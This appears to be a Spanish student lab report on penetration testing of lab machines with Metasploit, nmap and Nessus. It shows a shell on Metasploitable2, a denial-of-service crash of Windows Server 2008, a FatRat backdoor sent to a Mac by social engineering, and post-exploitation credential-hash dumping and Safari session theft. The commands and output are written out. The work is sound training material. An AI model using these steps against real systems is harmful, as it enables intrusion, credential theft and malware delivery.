Práctica 2


a) y b) Recolección y escaneo

Para efectuar el test de penetración utilizaremos la herramienta Metasploit. Para ello iniciamos el servicio postgres y la base de datos de Metasploit:
$ /etc/init.d/postgresql start
$ msfdb init

Iniciamos Metasploit:
$ msfconsole


Una vez en Metasploit escanearemos la red con nmap:
msf > nmap -O -sV 192.168.235.0/24 -oA nmap

Importamos los resultados a nuestra herramienta de recolección Cherrytree donde iremos introduciendo toda la información que obtengamos de los diferentes protocolos.




c) Escaneo de vulnerabilidades

Integraremos a Metasploit la herramienta Nessus para escanear vulnerabilidades. En su interfaz gráfica nos hace un informe detallado de las vulnerabilidades de los equipos y nos da información sobre ellas y algunos exploits útiles.



d) Explotación

Una vez Nessus nos proporciona la información que necesitamos, utilizamos los exploits y payloads necesarios para explotar los equipos de la red.
En este caso obtenemos una shell del sistema **Metasploitable2**.




Continuando con nuestra explotación hacemos una prueba de ello, creando una carpeta en el directorio /home de Metasploitable2 a través de la shell que hemos obtenido. Posteriormente hacemos la comprobación en el sistema atacado.


```
cd home
pwd
/home
mkdir samba_vuln
```


```
msfadmin@metasploitable:/home$ ls
ftp  msfadmin  samba_vuln  service  user
```

Otro ejemplo es la explotación del sistema **Windows Server 2008** a través de la información proporcionados por Nessus y ejecutados en Metasploit.
En este caso hemos ejecutado un ataque de denegación de servicio a través de un auxiliar.
Como podemos comprobar aparece la temida pantalla azul que nos obliga a reiniciar el sistema.



Para explotar el **Mac OS X Lion** hemos utilizado ingeniería social, generando un backdoor con la herramienta FatRat y posteriormente enviándola a la víctima. Cuando ésta ejecuta el malware obtenemos una shell remota en Metasploit, tras cargar el exploit multi/handler y el payload osx/x64/shell_ reverse_tcp.
Como prueba hemos creado una carpeta en el escritorio.





e) Post-explotación

Como primer ejemplo de post explotación tenemos una sesión meterpreter que nos da acceso a **Windows Server 2008** y ejecutamos un exploit que nos permite obtener los hashdumps de los usuarios.

```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 2f7c508aad41bc67d6b7abd5aa03fcd1...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...

Administrador:500:aad3b435b51404eeaad3b435b51404ee:2f7deb73b3c5590bf8794084c1d088a8:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
megatron:1000:aad3b435b51404eeaad3b435b51404ee:8846f7eaee8fb117ad06bdd830b7586c:::
```

Por otro lado hemos ejecutado un exploit contra el sistema **Mac OS X Lion** en el que obtenemos datos sobre la última sesión del navegador Safari. Se crea un archivo en el que, efectivamente, comprobamos que descargamos otro navegador llamado Maxthon (entre otras cosas).

```
msf post(osx/manage/webcam) > use post/osx/gather/safari_lastsession
msf post(osx/gather/safari_lastsession) > show options

Module options (post/osx/gather/safari_lastsession):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.

msf post(osx/gather/safari_lastsession) > set session 1
session => 1
msf post(osx/gather/safari_lastsession) > exploit

[*] 192.168.235.132:50575 - Looking for LastSession.plist
[+] 192.168.235.132:50575 - LastSession.plist stored in: /root/.msf4/loot/20181030161017_default_192.168.235.132_osx.lasts
ession._426749.txt
[*] Post module execution completed
```

```
<string>Maxthon Cloud Browser | Download Maxthon Web Browser for Mac |
```